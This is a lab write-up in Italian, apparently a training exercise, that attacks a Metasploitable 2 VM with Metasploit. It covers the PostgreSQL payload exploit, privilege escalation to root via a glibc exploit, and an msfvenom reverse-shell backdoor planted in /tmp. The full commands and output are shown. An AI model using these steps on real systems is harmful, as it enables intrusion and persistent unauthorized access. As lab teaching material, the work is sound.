Esercizio di oggi:

Usa il modulo **exploit/linux/postgres/postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione **Meterpreter** sul sistema target.

Escalation di privilegi e backdoor:

- Una volta ottenuta la sessione **Meterpreter**, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.
- Esegui il comando **getuid** per verificare l'identità dell'utente corrente.

Bonus

- Usa il modulo **post** di **msfconsole** per identificare potenziali vulnerabilità locali che possono essere sfruttate per l'escalation di privilegi.
- Esegui l'exploit proposti e verifica ogni vulnerabilità trovata dal modulo sopracitato.
- Per ogni vulnerabilità test l'escalation di privilegi eseguendo nuovamente **getuid** o tentando di eseguire un comando che richiede privilegi di root.
- sempre usando msfconsole installa una **backdoor** e dimostra che puoi accedere ad essa in un momento successivo.

Preparazione dell'ambiente

Macchina attaccante: **Kali**

IP **192.168.11.111**

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:18:0d:98 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
```

Macchina vittima: **Metasploitable 2**

IP **192.168.11.112**

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:18:fe:07
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe18:fe07/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:856 (856.0 B)  TX bytes:10356 (10.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Obiettivi:

Eseguire una sessione Meterpreter sul sistema target

Escalation di privilegi

Installazione di una backdoor (Bonus)

Svolgimento


Inizio facendo partire Metasploit con il comando **msfconsole**

utilizzo il modulo **exploit/linux/postgres/postgres_payload**
imposto gli indirizzi IP con

set rhosts 192.168.11.112 (remote hosts, il target)

set lhost 192.168.11.111 (local host, l'attaccante)

imposto manualmente il payload **linux/x86/meterpreter/reverse_tcp** per essere sicuro che non ci siano errori di sintassi.
(è importante selezionare il payload corretto in quanto basterebbe anche una svista sulla versione del sistema riportata per far fallire tutto il processo ed eventualmente farci perdere tempo inutilmente)



Inserisco il comando **show options** per assicurarmi che tutti i parametri siano corretti

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output

   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on

   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a r
                                        andom password.
   RHOSTS    192.168.11.112   no        The target host(s), see https://docs.metasploit.com/docs/usi
                                        ng-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Procedo con l'operazione con il comando **exploit**

```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubunt
u 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/mvWIozPr.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:49937) at 2025-08-31 06:53:19
-0400

meterpreter >
```

La sessione di Meterpreter si è avviata correttamente, quindi, inserendo **getuid** possiamo risalire allo user **postgres**

```
meterpreter > getuid
Server username: postgres
```

Per l'escalation dei privilegi ho utilizzato il modulo **post/multi/recon/local_exploit_suggester**, impostato la sessione con **set session 1** e l'ho avviato con **exploit**.

```
msf6 exploit(linux/postgres/postgres_payload) > use local_exploit_suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Sugge
ster


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_sugges
ter

[*] Using post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > exploit
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > exploit
```

Il suggester ha analizzato ed elencato dei potenziali exploit che potrebbero funzionare.

```
[*] 192.168.11.112 - Valid modules for session 1:
================================================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target app
ears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target app
ears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target app
ears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is
 running, but could not be validated.
 5   exploit/linux/local/su_login                          Yes                      The target app
ears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is
vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is
not exploitable.
 8   exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is
not exploitable.
 9   exploit/linux/local/af_packet_chocobo_root_priv_esc   No                       The target is
not exploitable. System architecture i686 is not supported
 10  exploit/linux/local/af_packet_packet_set_ring_priv_esc  No                     The target is
```

La lista di quelli validi (verdi) è abbastanza breve quindi inizio tentando la fortuna con il primo exploit suggerito **exploit/linux/local/glibc_ld_audit_dso_load_priv_esc**

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.lJZPa' (1271 bytes) ...
[*] Writing '/tmp/.7BTephCR' (271 bytes) ...
[*] Writing '/tmp/.HMFZ7' (250 bytes) ...
[*] Launching exploit ...
[*] Exploit completed, but no session was created.
```

Inserendo il comando **use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc**

Possiamo notare un piccolo ma fondamentale particolare, ovvero che non configurando manualmente il payload, per default, riporta a **linux/x64/meterpreter/reverse_tcp**. La versione utilizzata dalla macchina vittima è una **32 bit** quindi quel payload non è corretto perché presenta nel percorso **x64** e va sostituito. Con una breve ricerca, inserendo il comando **search payload linux/x86**

```
msf6 > search payload linux/x86

Matching Modules
================

   #   Name                                              Disclosure Date  Rank    
   -   ----                                              ---------------  ----    
   0   payload/linux/x86/adduser                         .                normal  
   1   payload/linux/x86/chmod                           .                normal  
   2   payload/linux/x86/shell/bind_ipv6_tcp             .                normal  
Bind IPv6 TCP Stager (Linux x86)
   3   payload/linux/x86/shell/bind_ipv6_tcp_uuid        .                normal  
Bind IPv6 TCP Stager with UUID Support (Linux x86)
   4   payload/linux/x86/shell_bind_tcp                  .                normal  
Bind TCP Inline
   5   payload/linux/x86/shell_bind_ipv6_tcp             .                normal  
Bind TCP Inline (IPv6)
   6   payload/linux/x86/shell_bind_tcp_random_port      .                normal  
Bind TCP Random Port Inline
   7   payload/linux/x86/shell/bind_nonx_tcp             .                normal  
Bind TCP Stager
   8   payload/linux/x86/shell/bind_tcp                  .                normal  
Bind TCP Stager (Linux x86)
```

ci viene fornita una lista di tutti i payload disponibili e decido di provare con **payload/linux/x86/meterpreter_reverse_tcp**.

A questo punto immetto il codice
set payload payload/linux/x86/meterpreter_reverse_tcp ed avvio la sessione.

```
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload payload/linux/x86/meterpreter_reverse_
tcp
payload ⇒ linux/x86/meterpreter_reverse_tcp
```

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.zxx8djwRw' (1271 bytes) ...
[*] Writing '/tmp/.UDDuEn' (291 bytes) ...
[*] Writing '/tmp/.s9JzJ5Yn' (1137332 bytes) ...
[*] Launching exploit ...
[*] Meterpreter session 3 opened (192.168.11.111:4444 → 192.168.11.112:60691) at 2025-08-31 08:53:35 -0400

meterpreter > getuid
Server username: root
meterpreter > 
```

Da Meterpreter, con il comando **getuid**, notiamo ora che abbiamo privilegi root.

Per l'installazione della backdoor ho utilizzato il modulo **exploit/multi/handler**
Ho aperto un terminale a parte impostando il payload corretto, i parametri **lhost** ed **lport** come richiesto configurandoli come segue

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload ⇒ linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
```

Dopo aver inviato il comando **run**, si è messo in ascolto.
A questo punto ritorno sul terminale dove ho la sessione Meterpreter aperta ed inserisco il comando **shell** che servirà per simulare la nostra presenza sulla macchina vittima permettendoci di inserire i comandi **chmod +x /tmp/backdoor** per eseguire la backdoor e **/tmp/backdoor &** per avviarla in background.

```
meterpreter > shell
Process 4966 created.
Channel 3 created.
chmod +x /tmp/backdoor
/tmp/backdoor &
```


Su un nuovo terminale Kali inserisco il comando **msfvenom -p linux/x86/shell/reverse_tcp LHOST=192.168.11.111 LPORT=4444 -f elf -o backdoor** per creare la backdoor da utilizzare

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/shell/reverse_tcp LHOST=192.168.11.111 LPORT=4444 -f elf -o backdoor
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: backdoor
```

E la carico sulla macchina vittima inserendo il comando
upload /home/kali/backdoor /tmp/backdoor
dal terminale con la sessione di Meterpreter in attesa.

```
meterpreter > upload /home/kali/backdoor /tmp/backdoor
[*] Uploading  : /home/kali/backdoor → /tmp/backdoor
[*] Uploaded -1.00 B of 207.00 B (-0.48%): /home/kali/backdoor → /tmp/backdoor
[*] Completed  : /home/kali/backdoor → /tmp/backdoor
meterpreter >
```

Con il comando **ls /tmp/** controllo che l'operazione sia andata a buon fine assicurandomi che la backdoor sia presente.



Infine, possiamo notare che nel terminale in cui ho avviato il **multi/handler**, la connessione in entrata dal sistema vittima è stata ricevuta correttamente. L'output **Command shell session 1 opened** conferma che la backdoor è stata eseguita con successo e ha fornito un nuovo accesso al sistema.